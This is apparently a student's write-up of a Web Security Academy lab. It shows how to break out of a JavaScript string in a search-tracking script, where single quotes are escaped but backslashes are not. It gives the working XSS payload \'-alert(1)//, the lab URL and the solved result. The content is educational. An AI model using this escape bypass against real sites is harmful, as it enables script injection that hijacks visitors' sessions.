
Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

S. Giridharan
CB.SC.P2CYS23006

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped.

To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.



Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
LAB Not solved
Back to lab description »
Home
0 search results for 'hello'
Search the blog...
Search
< Back to Blog
Welcome
Elements
Console
Sources
Network
Performance
Memory
Application
Styles
Computed
Layout

```
/section>
section class="search">⋯</section>
script>
                    var searchTerms = 'hello';
                    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
/script>
img src="/resources/images/tracker.gif?searchTerms=hello">
section class="blog-list no-results">⋯</section> == $0
```

```
element.style {
}
[theme=blog] .blog-list {
    width: 700px;
    margin: ▸ 2em auto;
}
```

Observe that the random string has been reflected inside a JavaScript string.

Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.




```
h1>0 search results for 'test'payload'</h1>
hr>
section>
ection class="search">⋯</section>
cript>
                    var searchTerms = 'test\'payload';
                    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
script>
```


Try sending the payload test\payload and observe that your backslash doesn't get escaped.

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

S. Giridharan
CB.SC.P2CYS23006


WebSecurity Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description »
LAB Not solved
Home
Search the blog...
Search
< Back to Blog


0 search results for 'test\\payload'



```
h1>0 search results for 'test\\payload'</h1>
hr>
section>
ection class="search">⋯</section>
cript>
                        var searchTerms = 'test\payload';
                        document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
script>
```

Payload to trigger an alert,

\'-alert(1)//


Lab: Reflected XSS into a JavaScr
Reflected XSS into a JavaScript st
OK


https://0a80009903306612806bcb0900d800c1.web-security-academy.net/?search=%5C%27-alert%281%29%2F%2F

...03306612806bcb0900d800c1.web-security-academy.net says

1

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

S. Giridharan
CB.SC.P2CYS23006



Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

Back to lab description »

Congratulations, you solved the lab!

0 search results for '\\'-alert(1)//'